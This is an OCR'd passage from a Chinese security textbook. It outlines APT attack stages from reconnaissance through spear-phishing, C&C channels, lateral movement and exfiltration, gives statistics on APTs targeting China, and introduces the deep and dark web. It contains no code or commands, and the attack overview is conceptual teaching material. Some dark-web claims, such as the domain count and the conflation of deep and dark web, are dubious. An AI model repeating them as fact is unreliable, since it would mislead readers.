


图 3-30　APT 攻击过程

1. 情报收集

在实施攻击之前，攻击者会针对特定组织的网络系统和相关员工展开大量的信息搜集。信息搜集方法多种多样，通常包括搜索引擎、爬网系统、网络隐蔽扫描、社会工程学方法等方式。信息来源包括相关员工的微博、博客、社交网站、公司网站，甚至通过某些渠道购买相关信息（如公司通讯录等）。攻击者通过对这些信息的分析，可以清晰地了解攻击目标所使用的应用、防御软件，组织内部架构和人员关系，核心资产存放情况等等。于是，攻击者针对特定目标（一般是内部员工）所使用的应用软件寻找漏洞，并结合特定目标所使用的杀毒软件、防火墙等设计特定木马 / 恶意代码以绕过防御。同时，攻击者搭建好入侵服务器，开展技术准备工作。

2. 防线突破

攻击者在完成情报收集和技术准备后，开始采用木马 / 恶意代码攻击特定员工的个人电脑，攻击方法主要有：①社会工程学方法，如电子邮件攻击，攻击者窃取与特定员工有关系的人员（如领导、同事、朋友等）电子邮箱，冒充发件人给该员工发送带有恶意代码附件的邮件，一旦该员工打开附件，员工电脑便感染了恶意软件。②远程漏洞攻击方法，如网站挂马攻击，攻击者在员工常访问的网站上放置木马，当员工再次访问该网站时，个人电脑便受到网页代码攻击。由于这些恶意软件针对的是系统未知漏洞并被特殊处理，因此现有的杀毒软件和防火墙均无法察觉，攻击者便能逐渐获取个人电脑权限，最后直至控制个人电脑。

3. 通道建立

攻击者在突破防线并控制员工电脑后，在员工电脑与入侵服务器之间开始建立命令控制通道。通常，命令控制通道采用 HTTP/HTTPS 等协议构建，以突破电脑系统防火墙等安全设备。一旦攻击者完成通道建立，攻击者通过发送控制命令检查植入的恶意软件是否遭受查杀，并在恶意软件被安全软件检测到前，对恶意软件进行版本升级，以降低被发现的概率。

4. 横向渗透

入侵和控制员工个人电脑并不是攻击者的最终目的，攻击者会采用口令窃听、漏洞攻击等多种渗透方法尝试进一步入侵组织内部更多的个人电脑和服务器，同时不断地提升自己的权限，以求控制更多的电脑和服务器，直至获得核心电脑和服务器的控制权。

5. 信息收集及外传

攻击者常常长期潜伏，并不断实行网络内部横向渗透，通过端口扫描等方式获取服务器或设备上有价值的信息，针对个人电脑通过列表命令等方式获取文档列表信息等。攻击者会将内部某个服务器作为资料暂存的服务器，然后通过整理、压缩、加密、打包的方式，利用建立的隐蔽通信通道将信息进行外传。在获取这些信息后，攻击者会对这些信息数据进行分析识别，并做出最终的判断，甚至实施网络攻击破坏。

APT 攻击与传统攻击相比存在较大区别，如表 3-7 所示。与传统攻击相比，APT 攻

击具有更强的组织性，其攻击目标更加明确、攻击手段更加复杂，造成的危害也更大。

表 3-7　APT 攻击与传统攻击区别

对比内容	传统攻击	APT 攻击
攻击者特征	个体或小组织网络犯罪分子	全球性、有组织、有纪律的不法团体、公司、敌对者
攻击目标	随机性选择攻击，通常以个体为主，以达到获取金钱、盗窃身份、欺诈等	特定目标攻击，通常针对国家安全信息、重要行业商业机密信息等
攻击手段	攻击手段较单一，常基于已有的恶意软件展开攻击	攻击手段复杂，形式多样，结合 0day 攻击、特种木马攻击、社会工程学等展开攻击
攻击时间	攻击时间较短，以一次性、大范围攻击为主	攻击时间较长，长期潜伏、多次渗透攻击
攻击痕迹	攻击特征很强，容易在较短时间内被检测和捕获	攻击特征弱，比较隐蔽，缺少样本数据，很难被检测和捕获

3.2.2.2　我国面临的威胁

据数据显示，中国是 APT 攻击的主要受害国，如图 3-31 所示，国内多个省、市受到不同程度的影响，其中北京、广东是重灾区，行业上科研教育、政府机构是 APT 攻击的重点关注领域。




图 3-31　国内用户受影响情况（2014 年 12 月-2015 年 11 月）




图 3-32　APT 组织主要攻击行业分布（2014 年 12 月-2015 年 11 月）

如图 3-32 所示，从近年的统计来看，针对科研教育机构发起的攻击次数最多，占到了所有 APT 攻击总量的 37.4%；其次是政府机构，占 27.8%；能源企业排第三，占 9.1%。其他被攻击的重要领域还包括军事系统、工业系统、商业系统、航天系统和交通系统等。

统计显示，仅仅在 2015 年，APT 组织发动的攻击行动，至少影响了中国境内超过万台电脑，攻击范围遍布国内 31 个省级行政区。

另外 2013 年曝光的斯诺登事件，同年 Norman 公布的 HangOver 组织，卡巴斯基在 2014 年揭露的 Darkhotel 组织和 2015 曝光的方程式组织（EquationGroup）等，这些国外安全厂商和机构发现的 APT 组织，都直接证明了中国是 APT 攻击中的主要受害国。

APT 组织从中国科研、政府机构等领域窃取了大量敏感数据，对国家安全已造成严重的危害。其中 APT-C-05 组织是一个针对中国攻击的境外 APT 组织，也是数据显示针对中国攻击持续时间最长的一个组织，该组织主要针对中国政府、军事、科技和教育等重点单位和部门，相关攻击行动最早可以追溯到 2007，至今还非常活跃。从 2007 年开始 APT-C-05 组织进行了持续 8 年的网络间谍活动，并主要针对微软 Office 和 WPS 等文档文件。

针对中国的 APT 攻击主要由低成本的攻击组成，主要由于相关防御薄弱导致低成本攻击频频得手。邮件攻击和网站攻击依然是 APT 组织最青睐的攻击方式，其中邮件攻击占主流。攻击者常常使用漏洞利用技术，意图达到未授权安装执行的目的，不仅如此，漏洞的使用还能保证二进制 PE 程序能躲避杀毒软件的检测。攻击组织一般都掌握着或多或少的 0day 漏洞，不过考虑到成本问题，他们更倾向使用 1day 和 Nday 漏洞展开攻击。

针对中国相关目标群体的攻击手段常常“量身定制”，主要体现在诱饵信息内容制作、攻击时间点往往发生在行业会议或国内重大节假日期间。攻击者发送鱼叉邮件主要

使用国内第三方邮件服务商，通过 Web 邮箱发送。附件压缩包以 RAR 为主。同时，攻击者与中国安全厂商进行了大量持续的攻防对抗，特别是针对 360 等安全厂商的安全产品。另一方面，所窃取的数据关注 WPS 等中国特有的办公软件，而在注册 C&C 域名的时候，更倾向采用具备中国元素的关键字。

APT 攻击发展趋势主要有：APT 组织的攻击目标方面，将会持续以政治、经济、科技、军工等热点相关的行业或机构为攻击目标，如十三五规划、一带一路等相关领域，由商业竞争产生的 APT 攻击将不断增加，另外针对非 Windows 的攻击出现频率将会持续增高；APT 组织的攻击手法方面，安全威胁越来越难“看见”，同时针对安全行业将从被动隐匿过渡到主动出击；最后在反 APT 领域，针对中国的 APT 攻击将越来越多的被曝光，另外反 APT 领域相关机构厂商将协作防守。

3.2.3 暗网

3.2.3.1 暗网简介

暗网（深网，不可见网，隐藏网）是指那些存储在网络数据库里、不能通过超链接访问而需要通过动态网页技术访问的资源集合，不属于那些可以被标准搜索引擎索引的表面网络。

迈克尔 • 伯格曼将当今互联网上的搜索服务比喻为像在地球的海洋表面的拉起一个大网的搜索，大量的表面信息固然可以通过这种方式被查找得到，可是还有相当大量的信息由于隐藏在深处而被搜索引擎错失掉。绝大部分这些隐藏的信息是须通过动态请求产生的网页信息，而标准的搜索引擎却无法对其进行查找。传统的搜索引擎“看”不到，也获取不了这些存在于暗网的内容，除非通过特定的搜查这些页面才会动态产生。于是相对的，暗网就隐藏了起来。

如图 3-33 所示，网络其实有三层：

（1）表层网络：表层网就是人们所熟知的可见网络，不过其实它只占到整个网络的 4%到 20%，人们平时访问的就是这类网络。通过链接抓取技术就可以轻松访问这些网页。

谷歌、必应和百度等搜索引擎是访问这些网站的主力，除此之外不需要其他额外的工具或特殊的算法。总而言之，通过搜索引擎获得的搜索结果都是已经存储在其数据库中的超链接索引。

（2）深网：表层网之外的所有网络都称之为深网，搜索引擎无法对其进行抓取。其并没有完全隐藏起来，只是普通搜索引擎无法发现其行踪。不过使用某些工具后访问它也不是什么难事。

深网与表面网是一对共生的兄弟，但它们的性格却恰恰相反，不过也是整个网络平台的一个有趣的存在。这部分网络也有很多网页，但需要多走几步才能发现它们的踪迹。暗网是深网的一个分支，平时这两个名词是可以互换的，不过也有差别，另外，它也是

IoE（万物互联 InternetofEverything）不断发展的衍生品之一。

图 3-33　表层网络和深网

对于深网来说，那些可以访问的部分是没有秘密可言的。只是平时所使用的表面网下薄薄的一层。

（3）**暗网**：暗网是深网的一部分，但被人为地隐藏了起来。如果不是技术大牛，很难打入这个网络之中。它也是网络最臭名昭著的部分，许多你不敢想象的坏事就在这里上演。它的域名数量甚至是表面网的 400 到 500 倍。

暗网的内容被人为地隐藏了，它成了互联网最神秘的部分。这层网络有些是合法的，但有些却被政府暗地里用来搞一些间谍活动，还有许多都有着不可告人的秘密。

一般来说暗网都使用特定编码关键词技术，只有通过这一技术才能摸着它的边缘部分。另外，无法通过子域名链接到这类网站，任何的搜索算法都对它们束手无策。比如"/image/camaro_black.gif"，就是暗网的一部分，这个博客一直在更新，但公众无法看到它；或者公开发表了一些博客，但却无法对其进行引用。它一直都存在，但如果你不知道它特殊的 URL（UniformResourceLocator，统一资源定位符），就永远找不到它。

另一种就是通过改变标题来改变网页。根据访问方式的不同，同样的标题下会隐藏着内容完全不同的网页，这样网页就一定程度上隐形了。

另外，虚拟网络也是暗网的一种表现形式，因为同样需要借助特殊的软件进行访问。不过这种行为多数都是合法的，满足了人们对公司网络远程进行访问的需求。不过也有

人利用洋葱路由器 OnionRouter 或者 I2P（InvisibleInternetProject）等工具通过虚拟网络对暗网的核心进行探索。

3.2.3.2　暗网的威胁

由于暗网的高度隐蔽性，因此有些人还利用暗网做一些不法勾当，比如泄露敏感信息、洗钱、贩卖违禁药品、枪支、被窃信用卡账号、假币或者伪造的身份证、黑客工具和毒品交易、人口贩卖和儿童色情等等。人们会做这些交易。利用这些网络的法外之地，执法部门或者政府部门就可以不留痕迹地对可疑的网站或服务进行审查。不幸的是，有些人走上了邪路。

在中国，这些暗网则用来对抗政府的审查。不过在西方国家真正值得关心的还是那些利用暗网进行的有组织犯罪，而这一领域的监管还是空白。甚至目前还出现了专用的搜索引擎能更简单的帮你找到那些非法网站，而之前这些网站很隐秘，只有知道完整的网站 URL 才能访问。换句话来说，它可以像普通搜索引擎一样工作，但找到的网站“更劲爆”。

比特币成为暗网市场的主要流通货币。比特币在给人们带来便利的同时，也在催生更多洗钱犯罪分子。邮件成为暗网市场的主要通信方式。对于卖家而言，来自客户的高评分是命根子。商家的信誉尤其重要。暗网经济的发展，带动了一批产业链服务的发展，如：隐匿服务器、隐藏邮箱、邮寄服务等等。网络经济不断发展的同时也带动了暗网经济的发展，暗网中的非法交易不断增加，让更多的人走上犯罪道路，网络犯罪正以更多的方式日渐影响个人和企业的运行。

同时，来自暗网的攻击现在也让人措手不及，恶意软件、病毒、后门、DoS 攻击汹涌而来，黑客们可一点都不手软。另外，随着 IoE 的扩张，黑客的攻击次数会呈几何级增长。而且这些来自暗网的攻击行踪诡秘，对安全人员的工作造成了很大的挑战。

下面是一些黑客利用暗网展开的行动：

- 招募黑客
- 盗窃竞争对手的产品设计和知识产权并进行伪造
- 通过漏洞对被黑账户进行盗窃
- 联合其他黑客对别的网站进行攻击
- 召开黑客论坛

事实上暗网永远都会是心腹大患。只要 IoE 还存在，黑客就可以通过暗网对新的设备进行攻击，人们只能被动地进行抵抗。由于社会的忽视，暗网带来的威胁变得越来越严重。未来几年内暗网会得到更大的发展，成为黑客活动或其他犯罪活动的温床。

3.3　网络安全威胁

网络安全是信息安全的核心。网络作为信息的主要收集、存储、分配、传输、应用

的载体，其安全对整个信息的安全起着至关重要甚至是决定性的作用。网络安全的基础是需要具有安全的网络体系结构和网络通信协议。但遗憾的是，今天的 Internet 不论是其体系结构还是通信协议，都具有各种各样的安全漏洞，因此而带来的安全事故层出不穷。当然，任何一种体系结构和通信协议，都不可能尽善尽美、没有漏洞，因此利用网络进行的攻击与反攻击、控制与反控制永远不会停止。

3.3.1 网络安全现状

随着信息化进程的深入和互联网的迅速发展，人们的工作、学习和生活方式正在发生巨大变化，效率大为提高，信息资源得到最大程度的共享。但必须看到，紧随信息化发展而来的网络安全问题日渐凸出，如果不很好地解决这个问题，必将阻碍信息化发展的进程。

3.3.1.1 网络安全问题的产生

可以从不同角度对网络安全作出不同的解释。一般意义上，网络安全是指信息安全和控制安全两部分。国际标准化组织把信息安全定义为“信息的完整性、可用性、保密性和可靠性”；控制安全则指身份认证、不可否认性、授权和访问控制。

互联网与生俱有的开放性、交互性和分散性特征使人类所憧憬的信息共享、开放、灵活和快速等需求得到满足。网络环境为信息共享、信息交流、信息服务创造了理想空间，网络技术的迅速发展和广泛应用，为人类社会的进步提供了巨大推动力。然而，正是由于互联网的上述特性，产生了许多安全问题：

① 信息泄露、信息污染、信息不易受控。例如，资源未授权侵用、未授权信息流出现、系统拒绝信息流和系统否认等，这些都是信息安全的技术难点。

② 在网络环境中，一些组织或个人出于某种特殊目的，进行信息泄密、信息破坏、信息侵权和意识形态的信息渗透，甚至通过网络进行政治颠覆等活动，使国家利益、社会公共利益和各类主体的合法权益受到威胁。

③ 网络运用的趋势是全社会广泛参与，随之而来的是控制权分散的管理问题。由于人们利益、目标、价值的分歧，使信息资源的保护和管理出现脱节和真空，从而使信息安全问题变得广泛而复杂。

④ 随着社会重要基础设施的高度信息化，社会的“命脉”和核心控制系统有可能面临恶意攻击而导致损坏和瘫痪，包括国防通信设施、动力控制网、金融系统和政府网站等。

3.3.1.2 我国网络安全问题日益突出

目前，我国网络安全问题日益突出的主要标志是：

① 计算机系统遭受病毒感染和破坏的情况相当严重。据国家计算机病毒应急处理中心有关资料表明，从国家计算机病毒应急处理中心日常监测结果看来，计算机病毒呈现出异常活跃的态势。

